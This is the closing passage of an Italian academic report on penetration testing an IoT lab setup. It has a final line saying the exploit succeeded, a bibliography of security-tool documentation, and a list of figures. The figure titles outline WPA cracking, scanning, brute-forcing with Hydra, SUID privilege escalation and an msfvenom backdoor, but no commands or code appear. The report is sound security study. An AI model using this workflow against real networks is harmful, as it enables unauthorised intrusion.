Quindi come si può vedere dalla Figura 4.8, l'exploit funziona correttamente e possiamo dire conclusa l'attività di *Penetration Testing* sull'architettura IoT.

# Bibliografia

- [1] (2024), Documentazione nmap, <https://nmap.org/book/man.html>. (Citato alle pagine 6, 16, 19, 20, )
- [2] (2024), Documentazione arp-scan, <https://www.kali.org/tools/arp-scan/>. (Citato a pagine 8)
- [3] (2024), Documentazione iwlist, <https://linux.die.net/man/8/iwlist>. (Citato a pagine 9)
- [4] (2024), Documentazione kismet, <https://kismetwireless.net/docs/readme/intro/kismet/>. (Citato alle pagine 10)
- [5] (2022), Documentazione aircrack-ng, [https://www.aircrack-ng.org/doku.php?id=cracking\\_wpa](https://www.aircrack-ng.org/doku.php?id=cracking_wpa). (Citato alle pagine 12, 13)
- [6] (2024), Documentazione unicornscan, <https://www.kali.org/tools/unicornscan/>. (Citato a pagine 23)
- [7] (2020), T. Carrigan, “Linux permissions: Suid, sgid, and sticky bit”. (Citato a pagina 39)
- [8] (2022), “Capabilities - archlinux wiki”. (Citato a pagina 40)



# Elenco delle figure

1.1	Architettura Iot Cloud-based target . . . . .	3
1.2	Infrastruttura di rete . . . . .	4
2.1	Output del comando <code>ifconfig</code> . . . . .	6
2.2	Output del comando <code>nmap</code> ( <i>ping scan</i> ) . . . . .	7
2.3	Output del comando <code>nmap</code> (con privilegi <i>root</i> ) . . . . .	7
2.4	Output del comando <code>arp-scan</code> . . . . .	8
2.5	Output parziale del comando <code>iwlist</code> . . . . .	9
2.6	Dispositivi rilevati mediante <code>kismet</code> . . . . .	10
2.7	Dettagli sull'access point <i>Raspberry-Pi</i> . . . . .	11
2.8	Output del comando <code>airmon-ng</code> . . . . .	12
2.9	Output del comando <code>airodump-ng</code> . . . . .	12
2.10	Output del comando <code>airodump-ng</code> . . . . .	12
2.11	Output del comando <code>aireplay-ng</code> . . . . .	13
2.12	WPA handshake avvenuto . . . . .	13
2.13	File del traffico prodotto . . . . .	13
2.14	Output del comando <code>aircrack-ng</code> . . . . .	14
2.15	Output del comando <code>ifconfig</code> . . . . .	14
2.16	Output del comando <code>nmap</code> . . . . .	15
2.17	Output del comando <code>arp-scan</code> . . . . .	15
2.18	Output dell'OS Fingerprint per il <i>Raspberry Pi</i> . . . . .	16
2.19	Output dell'OS Fingerprint per <i>Arduino</i> . . . . .	17
2.20	Output dell'OS Fingerprint per <i>Esp32</i> . . . . .	17
2.21	Output dell'OS Fingerprint per <i>Esp8266</i> . . . . .	17
2.22	Output del comando <code>p0f</code> . . . . .	18
2.23	Output del comando <code>p0f</code> (risposta <i>SSH</i> ) . . . . .	18
2.24	Risultato della <i>SYN Scan</i> con <code>nmap</code> . . . . .	20
2.25	Risultato della <i>Version Detection</i> con <code>nmap</code> . . . . .	21
2.26	Output parziale della <i>Aggressive Scan</i> con <code>nmap</code> . . . . .	21
2.27	Output delle scansioni degli altri dispositivi target con <code>nmap</code> . . . . .	22
2.28	Output del comando <code>unicornscan</code> . . . . .	23

2.29	Output del comando <i>unicornscan</i> sui rimanenti dispositivi target . . . . .	24
2.30	Areogramma dei rilevamenti di <i>OpenVAS</i>	
	. . . . .	26
2.31	Ortogramma dei rilevamenti di <i>OpenVAS</i> . . . . .	26
2.32	Riepilogo dei rilevamenti di <i>Nessus</i> . . . . .	27
3.1	Risultati della ricerca di un exploit per <i>CVE-1999-0524</i> . . . . .	29
3.2	Risultati della ricerca di un exploit per <i>mosquitto</i> . . . . .	29
3.3	Risultati della ricerca di un exploit per <i>ntp</i> . . . . .	29
3.4	Risultati della ricerca di un exploit per <i>dnsmasq</i>	
	. . . . .	30
3.5	Risultati della ricerca di un exploit per <i>ntpd</i> . . . . .	30
3.6	Analisi del primo traffico . . . . .	32
3.7	Analisi del secondo traffico . . . . .	33
3.8	Analisi del terzo traffico . . . . .	33
3.9	Analisi del quarto traffico . . . . .	34
3.10	Analisi del quinto traffico . . . . .	35
3.11	Analisi del sesto traffico . . . . .	35
3.12	Architettura IoT target . . . . .	36
3.13	Risorse <i>Raspberry Pi</i> . . . . .	37
3.14	Output del tool <i>xHydra</i> . . . . .	38
3.15	Output del tool <i>xHydra</i> . . . . .	38
4.1	Ricerca di un eseguibile con il bit <i>SETUID</i> acceso . . . . .	40
4.2	Output del tool <i>getcap</i> . . . . .	40
4.3	Output del comando <i>ss</i> . . . . .	41
4.4	Accesso all'account dell'utente <i>root</i> . . . . .	41
4.5	Architettura del sistema . . . . .	42
4.6	Avvio del tool <i>msfvenom</i> . . . . .	42
4.7	Script <i>in.sh</i> . . . . .	43
4.8	Utilizzo della <i>backdoor</i> . . . . .	44